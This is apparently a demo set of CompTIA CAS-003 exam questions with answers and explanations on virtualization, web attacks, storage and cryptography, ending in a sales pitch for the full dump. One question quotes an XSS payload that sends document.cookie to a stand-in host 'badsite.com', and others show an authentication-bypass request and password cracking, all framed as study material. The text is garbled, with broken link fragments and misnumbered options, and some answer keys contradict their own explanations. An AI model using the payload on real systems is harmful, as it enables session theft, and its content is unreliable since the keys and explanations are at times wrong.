A: An access control list (ACL) is a list of permissions attached to an object. An ACL specifies which users or system processes are granted access to objects, as well as what operations are allowed on given objects. ACLs do not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

C: A firewall is used to control data leaving a network or entering a network based on source and destination IP address and port numbers. IPTables is a Linux firewall. However, it does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

D: Host-based intrusion prevention system (HIPS) is an installed software package which monitors a single host for suspicious activity by analyzing events occurring within that host. It does not enable policy based filexible mandatory access controls to prevent abnormal application modifications or executions.

References:

<https://en.wikipedia.org/wiki/SeHYPERLINK> "https://en.wikipedia.org/wiki/Security-Enhanced\_Linux"curity-Enhanced\_Linux

#### NEW QUESTION 280

A security architect is designing a new infrastructure using both type 1 and type 2 virtual machines. In addition to the normal complement of security controls (e.g. antivirus, host hardening, HIPS/NIDS) the security architect needs to implement a mechanism to securely store cryptographic keys used to sign code and code modules on the VMs. Which of the following will meet this goal without requiring any hardware pass-through implementations?

- A. vTPM
- B. HSM
- C. TPM
- D. INE

**Answer: A**

#### Explanation:

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

Incorrect Answers:

B: A hardware security module (HSM) is a physical computing device that safeguards and manages digital keys for strong authentication and provides cryptoprocessing. These modules traditionally come in the form of a plug-in card or an external device that attaches directly to a computer or network server. This solution would require hardware pass-through.

C: A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus. Virtual machines cannot access a hardware TPM.

D: INE (intelligent network element) is not used for storing cryptographic keys. References:

[https://en.wikipedia.org/wiki/Hardware\\_security\\_module](https://en.wikipedia.org/wiki/Hardware_security_module) <http://HYPERLINK>

"[http://researcher.watson.ibm.com/researcher/view\\_group.php?id=2850](http://researcher.watson.ibm.com/researcher/view_group.php?id=2850)"researcher.watson.ibm.com/researcher/HYPERLINK

"[http://researcher.watson.ibm.com/researcher/view\\_group.php?id=2850](http://researcher.watson.ibm.com/researcher/view_group.php?id=2850)"view\_group.php?id=2850

#### NEW QUESTION 283

Joe, a hacker, has discovered he can specifically craft a webpage that when viewed in a browser crashes the browser and then allows him to gain remote code execution in the context of the victim's privilege level. The browser crashes due to an exception error when a heap memory that is unused is accessed. Which of the following BEST describes the application issue?

- A. Integer overflow
- B. Click-jacking
- C. Race condition
- D. SQL injection
- E. Use after free
- F. Input validation

**Answer: E**

#### Explanation:

Use-After-Free vulnerabilities are a type of memory corruption flaw that can be leveraged by hackers to execute arbitrary code.

Use After Free specifically refers to the attempt to access memory after it has been freed, which can cause a program to crash or, in the case of a Use-After-Free flaw, can potentially result in the execution of arbitrary code or even enable full remote code execution capabilities.

According to the Use After Free definition on the Common Weakness Enumeration (CWE) website, a Use After Free scenario can occur when "the memory in question is allocated to another pointer validly at some point after it has been freed. The original pointer to the freed memory is used again and points to somewhere within the new allocation. As the data is changed, it corrupts the validly used memory; this induces undefined behavior in the process."

Incorrect Answers:

A: Integer overflow is the result of an attempt by a CPU to arithmetically generate a number larger than what can fit in the devoted memory storage space.

Arithmetic operations always have the potential of returning unexpected values, which may cause an error that forces the whole program to shut down. This is not what is described in this question.

B: Clickjacking is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential information

or taking control of their computer while clicking on seemingly innocuous web pages. This is not what is described in this question.

C: A race condition is an undesirable situation that occurs when a device or system attempts to perform two or more operations at the same time, but because of the nature of the device or system, the operations must be done in the proper sequence to be done correctly. This is not what is described in this question.

D: SQL injection is a type of security exploit in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat

A. This is not

what is described in this question.

F: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. This is not what is described in this question.

References:

<http://www.webopedia.com/TERM/U/use-after-free.HYPERLINK> "http://www.webopedia.com/TERM/U/use-after-free.html"html

htHYPERLINK "https://en.wikipedia.org/wiki/Clickjacking"tps://en.wikipedia.org/wiki/Clickjacking <http://searchstorage.techtarget.com/definition/race-condition>HYPERLINK "http://searchstorage.techtarget.com/definition/race-condition"

tion

**NEW QUESTION 288**

A security administrator notices the following line in a server's security log:

```
<input name='credentials' type='TEXT' value='' + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</scri pt>') + '';
```

The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

- A. WAF
- B. Input validation
- C. SIEM
- D. Sandboxing
- E. DAM

**Answer: A**

**Explanation:**

The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.

A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based

service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in the traffic data.

A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day explogts, impersonation and known vulnerabilities and attackers.

Incorrect Answers:

B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.

C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.

D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.

E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.

References:

<http://searchsecurity.techtarget.com/definition/Web-application>HYPERLINK "http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF"-firewall-WAF

**NEW QUESTION 293**

A popular commercial virtualization platform allows for the creation of virtual hardware. To virtual machines, this virtual hardware is indistinguishable from real hardware. By implementing virtualized TPMs, which of the following trusted system concepts can be implemented?

- A. Software-based root of trust
- B. Continuous chain of trust
- C. Chain of trust with a hardware root of trust
- D. Software-based trust anchor with no root of trust

**Answer: C**

**Explanation:**

A Trusted Platform Module (TPM) is a microchip designed to provide basic security-related functions, primarily involving encryption keys. The TPM is usually installed on the motherboard of a computer, and it communicates with the remainder of the system by using a hardware bus.

A vTPM is a virtual Trusted Platform Module; a virtual instance of the TPM.

IBM extended the current TPM V1.2 command set with virtual TPM management commands that allow us to create and delete instances of TPMs. Each created instance of a TPM holds an association with a virtual machine (VM) throughout its lifetime on the platform.

The TPM is the hardware root of trust.

Chain of trust means to extend the trust boundary from the root(s) of trust, in order to extend the collection of trustworthy functions. Implies/entails transitive trust.

Therefore a virtual TPM is a chain of trust from the hardware TPM (root of trust). Incorrect Answers:

A: A vTPM is a virtual instance of the hardware TPM. Therefore, the root of trust is a hardware root of trust, not a software-based root of trust.

B: The chain of trust needs a root. In this case, the TPM is a hardware root of trust. This answer has no root of trust.

D: There needs to be a root of trust. In this case, the TPM is a hardware root of trust. This answer has no root of trust.

References: <https://www.cylab.cmu.edu/tiw/slides/martin-tiw101.pdf>

**NEW QUESTION 296**

An organization is concerned with potential data loss in the event of a disaster, and created a backup datacenter as a mitigation strategy. The current storage method is a single NAS used by all servers in both datacenters. Which of the following options increases data availability in the event of a datacenter failure?

- A. Replicate NAS changes to the tape backups at the other datacenter.
- B. Ensure each server has two HBAs connected through two routes to the NAS.
- C. Establish deduplication across diverse storage paths.
- D. Establish a SAN that replicates between datacenters.

**Answer: D**

**Explanation:**

A SAN is a Storage Area Network. It is an alternative to NAS storage. SAN replication is a technology that replicates the data on one SAN to another SAN; in this case, it would replicate the data to a SAN in the backup datacenter. In the event of a disaster, the SAN in the backup datacenter would contain all the data on the original SAN.

Array-based replication is an approach to data backup in which compatible storage arrays use built-in software to automatically copy data from one storage array to another. Array-based replication software runs on one or more storage controllers resident in disk storage systems, synchronously or asynchronously replicating data between similar storage array models at the logical unit number (LUN) or volume block level. The term can refer to the creation of local copies of data within the same array as the source data, as well as the creation of remote copies in an array situated off site. Incorrect Answers:

A: Replicating NAS changes to the tape backups at the other datacenter would result in a copy of the NAS data in the backup datacenter. However, the data will be stored on tape. In the event of a disaster, you would need another NAS to restore the data to.

B: Ensuring that each server has two routes to the NAS is not a viable solution. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.

C: Deduplication is the process of eliminating multiple copies of the same data to save storage space. The NAS is still a single point of failure. In the event of a disaster, you could lose the NAS and all the data on it.

References:

<http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication> chdisasterrecovery.tHYPERLINK

"<http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication>" echtarget.com/definition/HYPERLINK

"<http://searchdisasterrecovery.techtarget.com/definition/Array-based-replication>" Array-basedrepliHYPERLINK

"<http://searchdisasterrecovery.techtarget.com/definition/Array-basedreplication>"

cation

**NEW QUESTION 297**

Which of the following technologies prevents an unauthorized HBA from viewing iSCSI target information?

- A. Deduplication
- B. Data snapshots
- C. LUN masking
- D. Storage multipaths

**Answer: C**

**Explanation:**

A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).

LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.

Incorrect Answers:

A: Deduplication is the process of eliminating multiple copies of the same data to save storage space. It does not prevent an unauthorized HBA from viewing iSCSI target information.

B: Data snapshots are point in time copies of data often used by data backup applications. They do not prevent an unauthorized HBA from viewing iSCSI target information.

D: Storage multipaths are when you have multiple connections to a storage device. This provides path redundancy in the event of a path failure and can also (in active/active configurations) provide extra capacity by aggregating the bandwidth of the multiple storage paths. However, they do not prevent an unauthorized HBA from viewing iSCSI target information.

References:

<http://searchvirtualstorage.techtarget.com/definition/LUNmasking> rtualstorage.techtarget.com/definition/LUN-masking

**NEW QUESTION 300**

Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

- A. Require each Company XYZ employee to use an IPSec connection to the required systems
- B. Require Company XYZ employees to establish an encrypted VDI session to the required systems
- C. Require Company ABC employees to use two-factor authentication on the required systems
- D. Require a site-to-site VPN for intercompany communications

**Answer: B**

**Explanation:**

VDI stands for Virtual Desktop Infrastructure. Virtual desktop infrastructure is the practice of hosting a desktop operating system within a virtual machine (VM) running on a centralized server.

Company ABC can configure virtual desktops with the required restrictions and required access to systems that the users in company XYZ require. The users in company XYZ can then log in to the virtual desktops over a secure encrypted connection and then access authorized systems only. Incorrect Answers:

A: Requiring IPSec connections to the required systems would secure the connections to the required systems. However, it does not prevent access to unauthorized systems.

C: The question states that the representatives reside at Company XYZ's headquarters. Therefore, they will be access Company ABC's systems remotely. Two factor authentication requires that the user be present at the location of the system to present a smart card or for biometric authentication; two factor authentication cannot be performed remotely.

D: A site-to-site VPN will just create a secure connection between the two sites. It does not restrict access to unauthorized systems.

References:

<http://searchvirtualdesktop.techtarget.com/definition/virtualdesktop> irtualdesktop.techtarget.com/definition/virtual-desktop

**NEW QUESTION 301**

A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

- A. A separate physical interface placed on a private VLAN should be configured for live host operations.
- B. Database record encryption should be used when storing sensitive information on virtual servers.
- C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.



D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel network

**Answer:** A

**Explanation:**

VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration. When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.

Incorrect Answers:

B: Database record encryption is used for encrypting database records only. This question does not state that the only sensitive data is database records. The data is at risk as it travels across the network when virtual machines are migrated between hosts. Data is unencrypted when it is transmitted over the network.

C: Full disk encryption is a good idea to secure data stored on disk. However, the data is unencrypted when it is transmitted over the network.

D: The sensitive data is on the VDI virtual machines. Storing the sensitive information on an isolated fiber channel network would make the information inaccessible from the virtual machines.

**NEW QUESTION 306**

A penetration tester is inspecting traffic on a new mobile banking application and sends the following web request:

POST http://www.example.com/resources/NewBankAccount HTTP/1.1 Content-type: application/json

```
{
  "account": [
    { "creditAccount": "Credit Card Rewards account" }
    { "salesLeadRef": "www.example.com/badcontent/explogtme.exe" }
  ],
  "customer": [
    { "name": "Joe Citizen" }
    { "custRef": "3153151" }
  ]
}
```

The banking website responds with: HTTP/1.1 200 OK

```
{
  "newAccountDetails":
  [
    { "cardNumber": "1234123412341234" }
    { "cardExpiry": "2020-12-31" }
    { "cardCVV": "909" }
  ],
  "marketingCookieTracker": "JSESSIONID=000000001" "returnCode": "Account added successfully"
}
```

Which of the following are security weaknesses in this example? (Select TWO).

- A. Missing input validation on some fields
- B. Vulnerable to SQL injection
- C. Sensitive details communicated in clear-text
- D. Vulnerable to XSS
- E. Vulnerable to malware file uploads
- F. JSON/REST is not as secure as XML

**Answer:** AC

**Explanation:**

The SalesLeadRef field has no input validation. The penetration tester should not be able to enter "www.example.com/badcontent/explogtme.exe" in this field.

The credit card numbers are communicated in clear text which makes it vulnerable to an attacker. This kind of information should be encrypted.

Incorrect Answers:

B: There is nothing to suggest the system is vulnerable to SQL injection.

D: There is nothing to suggest the system is vulnerable to XSS (cross site scripting).

E: Although the tester was able to post a URL to malicious software, it does not mean the system is vulnerable to malware file uploads.

F: JSON/REST is no less secure than XML.

**NEW QUESTION 311**

Ann is testing the robustness of a marketing website through an intercepting proxy. She has intercepted the following HTTP request:

POST /login.aspx HTTP/1.1 Host: comptia.org

Content-type: text/html txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true

Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

- A. Remove all of the post data and change the request to /login.aspx from POST to GET
- B. Attempt to brute force all usernames and passwords using a password cracker
- C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
- D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

**Answer:** C

**Explanation:**

The text "txtUsername=ann&txtPassword=ann" is an attempted login using a username of 'ann' and also a password of 'ann'.

The text "alreadyLoggedIn=false" is saying that Ann is not already logged in.

To test whether we can bypass the authentication, we can attempt the login without the password

and we can see if we can bypass the 'alreadyloggedin' check by changing alreadyLoggedIn from false to true. If we are able to log in, then we have bypassed the authentication check.

Incorrect Answers:

A: GET /login.aspx would just return the login form. This does not test whether the website is susceptible to a simple authentication bypass.

B: We do not want to guess the usernames and passwords. We want to see if we can get into the site without authentication.



D: We need to submit the data so we cannot toggle submit from true to false.

#### NEW QUESTION 316

An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.

Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

- A. Static and dynamic analysis is run as part of integration
- B. Security standards and training is performed as part of the project
- C. Daily stand-up meetings are held to ensure security requirements are understood
- D. For each major iteration penetration testing is performed
- E. Security requirements are story boarded and make it into the build
- F. A security design is performed at the end of the requirements phase

**Answer:** AD

#### Explanation:

SDLC stands for systems development life cycle. An agile project is completed in small sections called iterations. Each iteration is reviewed and critiqued by the project team. Insights gained from the critique of an iteration are used to determine what the next step should be in the project. Each project iteration is typically scheduled to be completed within two weeks.

Static and dynamic security analysis should be performed throughout the project. Static program analysis is the analysis of computer software that is performed without actually executing programs (analysis performed on executing programs is known as dynamic analysis). In most cases the analysis is performed on some version of the source code, and in the other cases, some form of the object code.

For each major iteration penetration testing is performed. The output of a major iteration will be a functioning part of the application. This should be penetration tested to ensure security of the application.

Incorrect Answers:

B: Security standards and training does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

C: Ensuring security requirements are understood does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

E: Storyboarding security requirements does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

F: A security design does not ensure code quality from a security perspective. The only way to ensure code quality is to test the code itself.

References: [https://en.wikipedia.org/wiki/Static\\_program\\_analysis](https://en.wikipedia.org/wiki/Static_program_analysis)

<http://searchcio.techtarget.com/definition/Agile-projectmanagement> com/definition/Agile-project-management

#### NEW QUESTION 320

A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following recommendations would BEST meet the needs of the application designers? (Select TWO).

- A. Use AES in Electronic Codebook mode
- B. Use RC4 in Cipher Block Chaining mode
- C. Use RC4 with Fixed IV generation
- D. Use AES with cipher text padding
- E. Use RC4 with a nonce generated IV
- F. Use AES in Counter mode

**Answer:** EF

#### Explanation:

In cryptography, an initialization vector (IV) is a fixed-size input to a cryptographic primitive that is typically required to be random or pseudorandom.

Randomization is crucial for encryption schemes to achieve semantic security, a property whereby repeated usage of the scheme under the same key does not allow an attacker to infer relationships between segments of the encrypted message.

Some cryptographic primitives require the IV only to be non-repeating, and the required randomness is derived internally. In this case, the IV is commonly called a nonce (number used once), and the primitives are described as stateful as opposed to randomized. This is because the IV need not be explicitly forwarded to a recipient but may be derived from a common state updated at both sender and receiver side. An example of stateful encryption schemes is the counter mode of operation, which uses a sequence number as a nonce.

AES is a block cipher. Counter mode turns a block cipher into a stream cipher. It generates the next keystream block by encrypting successive values of a "counter". The counter can be any function which produces a sequence which is guaranteed not to repeat for a long time, although an actual increment-by-one counter is the simplest and most popular.

Incorrect Answers:

A: AES in Electronic Codebook mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.

B: RC4 in Cipher Block Chaining mode cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 (not in Cipher Block Chaining mode) or AES in Counter Mode.

C: You cannot use fixed IV generation for RC4 when encrypting streaming video.

D: AES with cipher text padding cannot be used to encrypt streaming video. You would need a stream cipher such as RC4 or AES in Counter Mode.

References: [https://en.wikipedia.org/wiki/Initialization\\_vector](https://en.wikipedia.org/wiki/Initialization_vector)

#### NEW QUESTION 322

A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

- A. Online password testing
- B. Rainbow tables attack
- C. Dictionary attack
- D. Brute force attack

**Answer:** B

#### Explanation:

The passwords in a Windows (Active Directory) domain are encrypted.

When a password is "tried" against a system it is "hashed" using encryption so that the actual password is never sent in clear text across the communications line. This prevents eavesdroppers from intercepting the password. The hash of a password usually looks like a bunch of garbage and is typically a different length than the original password. Your password might be "shitzu" but the hash of your password would look something like "7378347eedbfdd761619451949225ec1".

To verify a user, a system takes the hash value created by the password hashing function on the client computer and compares it to the hash value stored in a table on the server. If the hashes match, then the user is authenticated and granted access.

Password cracking programs work in a similar way to the login process. The cracking program starts by taking plaintext passwords, running them through a hash algorithm, such as MD5, and then compares the hash output with the hashes in the stolen password file. If it finds a match then the program has cracked the password.

Rainbow Tables are basically huge sets of precomputed tables filled with hash values that are prematched to possible plaintext passwords. The Rainbow Tables essentially allow hackers to reverse

the hashing function to determine what the plaintext password might be.

The use of Rainbow Tables allow for passwords to be cracked in a very short amount of time compared with brute-force methods, however, the trade-off is that it takes a lot of storage (sometimes Terabytes) to hold the Rainbow Tables themselves.

Incorrect Answers:

A: Online password testing cannot be used to crack passwords on a windows domain.

C: The question states that the domain enforces strong complex passwords. Strong complex passwords must include upper and lowercase letters, numbers and punctuation marks. A word in the dictionary would not meet the strong complex passwords requirement so a dictionary attack would be ineffective at cracking the passwords in this case.

D: Brute force attacks against complex passwords take much longer than a rainbow tables attack. References:

<http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm>"ty.about.com/od/hackerto[HYPERLINK](http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm)

"<http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm>"ols/a/Rainbow-Table[HYPERLINK](http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm) "http://netsecurity.about.com/od/hackertools/a/Rainbow-Tables.htm"s.htm

### NEW QUESTION 326

A company decides to purchase commercially available software packages. This can introduce new security risks to the network. Which of the following is the BEST description of why this is true?

A. Commercially available software packages are typically well known and widely available. Information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits.

B. Commercially available software packages are often widely available

C. Information concerning vulnerabilities is often kept internal to the company that developed the software.

D. Commercially available software packages are not widespread and are only available in limited area

E. Information concerning vulnerabilities is often ignored by business managers.

F. Commercially available software packages are well known and widely available

G. Information concerning vulnerabilities and viable attack patterns are always shared within the IT community.

**Answer: B**

#### Explanation:

Commercially available software packages are often widely available. Huge companies like Microsoft develop software packages that are widely available and in use on most computers. Most companies that develop commercial software make their software available through many commercial outlets (computer stores, online stores etc).

Information concerning vulnerabilities is often kept internal to the company that developed the software. The large companies that develop commercial software packages are accountable for the software. Information concerning vulnerabilities being made available could have a huge financial cost to the company in terms of loss of reputation and lost revenues. Information concerning vulnerabilities is often kept internal to the company at least until a patch is available to fix the vulnerability.

Incorrect Answers:

A: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are never revealed by the developer to avoid lawsuits. Information concerning vulnerabilities is often kept quiet at first but the information is usually made available when a patch is released to fix the vulnerability.

C: It is not true that commercially available software packages are not widespread and are only available in limited areas.

D: It is true that commercially available software packages are typically well known and widely available. However, it is not true that information concerning vulnerabilities and viable attack patterns are always shared within the IT community. This information is often kept internal to the company that developed the software until a patch is available.

### NEW QUESTION 329

An organization uses IP address block 203.0.113.0/24 on its internal network. At the border router, the network administrator sets up rules to deny packets with a source address in this subnet from entering the network, and to deny packets with a destination address in this subnet from leaving the network. Which of the following is the administrator attempting to prevent?

A. BGP route hijacking attacks

B. Bogon IP network traffic

C. IP spoofing attacks

D. Man-in-the-middle attacks

E. Amplified DDoS attacks

**Answer: C**

#### Explanation:

The IP address block 203.0.113.0/24 is used on the internal network. Therefore, there should be no traffic coming into the network claiming to be from an address in the 203.0.113.0/24 range. Similarly, there should be no outbound traffic destined for an address in the 203.0.113.0/24 range. So this has been blocked at the firewall. This is to protect against IP spoofing attacks where an attacker external to the network sends data claiming to be from an internal computer with an address in the 203.0.113.0/24 range.

IP spoofing, also known as IP address forgery or a host file hijack, is a hijacking technique in which a cracker masquerades as a trusted host to conceal his identity, spoof a Web site, hijack browsers, or gain access to a network. Here's how it works: The hijacker obtains the IP address of a legitimate host and alters packet headers so that the legitimate host appears to be the source.

When IP spoofing is used to hijack a browser, a visitor who types in the URL (Uniform Resource Locator) of a legitimate site is taken to a fraudulent Web page created by the hijacker. For example, if the hijacker spoofed the Library of Congress Web site, then any Internet user who typed in the URL [www.loc.gov](http://www.loc.gov) would see spoofed content created by the hijacker.

If a user interacts with dynamic content on a spoofed page, the hijacker can gain access to sensitive information or computer or network resources. He could steal or alter sensitive data, such as a credit card number or password, or install malware. The hijacker would also be able to take control of a compromised computer to use it as part of a zombie army in order to send out spam.

Incorrect Answers:

A: BGP is a protocol used to exchange routing information between networks on the Internet. BGP route hijacking is the process of using BGP to manipulate Internet routing paths. The firewall configuration in this question will not protect against BGP route hijacking attacks.

B: Bogon is an informal name for an IP packet on the public Internet that claims to be from an area of the IP address space reserved, but not yet allocated or delegated by the Internet Assigned Numbers Authority (IANA) or a delegated Regional Internet Registry (RIR). The firewall configuration in this question will not protect against Bogon IP network traffic.

D: A man-in-the-middle attack is an attack where the attacker secretly relays and possibly alters the communication between two parties who believe they are directly communicating with each other. The firewall configuration in this question will not protect against a man-in-the-middle attack.

E: A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Amplified DDoS attacks use more systems to 'amplify' the attack. The firewall configuration in this question will not protect against a DDoS attack.

References:

<http://searchsecurity.techtarget.com/definition/IPspoofing> et.com/definition/IP-spoofing

### NEW QUESTION 332

Using SSL, an administrator wishes to secure public facing server farms in three subdomains: dc1.east.company.com, dc2.central.company.com, and dc3.west.company.com. Which of the following is the number of wildcard SSL certificates that should be purchased?

- A. 1
- B. 3
- C. 6

**Answer: C**

#### Explanation:

You would need three wildcard certificates:

- \*. east.company.com
- \*. central.company.com
- \*. west.company.com

The common domain in each of the domains is company.com. However, a wildcard covers only one level of subdomain. For example: \*. company.com will cover "<anything>.company.com" but it won't cover "<anything>.<anything>.company.com".

You can only have one wildcard in a domain. For example: \*.company.com. You cannot have

\*.\*.company.com. Only the leftmost wildcard (\*) is counted. Incorrect Answers:

A: You cannot secure public facing server farms without any SSL certificates.

B: You need three wildcard certificates, not one. A wildcard covers only one level of subdomain. D: You do not need six wildcard certificates to secure three domains.

References:

<https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certification> "https://uk.godaddy.com/help/what-is-a-wildcard-ssl-certificate-567"cate-567

### NEW QUESTION 333

A multi-national company has a highly mobile workforce and minimal IT infrastructure. The company utilizes a BYOD and social media policy to integrate presence technology into global collaboration tools by individuals and teams. As a result of the dispersed employees and frequent international travel, the company is concerned about the safety of employees and their families when moving in and out of certain countries. Which of the following could the company view as a downside of using presence technology?

- A. Insider threat
- B. Network reconnaissance
- C. Physical security
- D. Industrial espionage

**Answer: C**

#### Explanation:

If all company users worked in the same office with one corporate network and using company supplied laptops, then it is easy to implement all sorts of physical security controls. Examples of physical security include intrusion detection systems, fire protection systems, surveillance cameras or simply a lock on the office door.

However, in this question we have dispersed employees using their own devices and frequently traveling internationally. This makes it extremely difficult to implement any kind of physical security. Physical security is the protection of personnel, hardware, programs, networks, and data from physical circumstances and events that could cause serious losses or damage to an enterprise, agency, or institution. This includes protection from fire, natural disasters, burglary, theft, vandalism, and terrorism.

Incorrect Answers:

A: An insider threat is a malicious hacker (also called a cracker or a black hat) who is an employee or officer of a business, institution, or agency. Dispersed employees using presence technology does not increase the risk of insider threat when compared to employees working together in an office.

B: The risk of network reconnaissance is reduced by having dispersed employees using presence technology. The risk of network reconnaissance would be higher with employees working together in a single location such as an office.

D: Industrial espionage is a threat to any business whose livelihood depends on information. However, this threat is not increased by having dispersed employees using presence technology. The risk would be the same with dispersed employees using presence technology or employees working together in a single location such as an office.

References: <http://searchsecurity.techtarget.com/definition/physical-security>

### NEW QUESTION 335

The Chief Information Security Officer (CISO) at a large organization has been reviewing some security-related incidents at the organization and comparing them to current industry trends. The desktop security engineer feels that the use of USB storage devices on office computers has contributed to the frequency of security incidents. The CISO knows the acceptable use policy prohibits the use of USB storage devices. Every user receives a popup warning about this policy upon login. The SIEM system produces a report of USB violations on a monthly basis; yet violations continue to occur.

Which of the following preventative controls would MOST effectively mitigate the logical risks associated with the use of USB storage devices?

- A. Revise the corporate policy to include possible termination as a result of violations
- B. Increase the frequency and distribution of the USB violations report
- C. Deploy PKI to add non-repudiation to login sessions so offenders cannot deny the offense
- D. Implement group policy objects

**Answer:** D

**Explanation:**

A Group Policy Object (GPO) can apply a common group of settings to all computers in Windows domain.

One GPO setting under the Removable Storage Access node is: All removable storage classes: Deny all access.

This setting can be applied to all computers in the network and will disable all USB storage devices on the computers.

Incorrect Answers:

A: Threatening the users with termination for violating the acceptable use policy may deter some users from using USB storage devices. However, it is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.

B: Increasing the frequency and distribution of the USB violations report may deter some users from using USB storage devices. However, it is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.

C: Offenders not being able to deny the offense will make it easier to prove the offense. However, it does not prevent the offense in the first place and therefore is not the MOST effective solution. Physically disabling the use of USB storage devices would be more effective.

References:

<http://prajwaldesai.com/how-to-disable-usb-devices-using-group-policy/>

**NEW QUESTION 336**

.....



## THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual CAS-003 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the CAS-003 Product From:

<https://www.2passeasy.com/dumps/CAS-003/>

## Money Back Guarantee

### CAS-003 Practice Exam Features:

- \* CAS-003 Questions and Answers Updated Frequently
- \* CAS-003 Practice Questions Verified by Expert Senior Certified Staff
- \* CAS-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- \* CAS-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year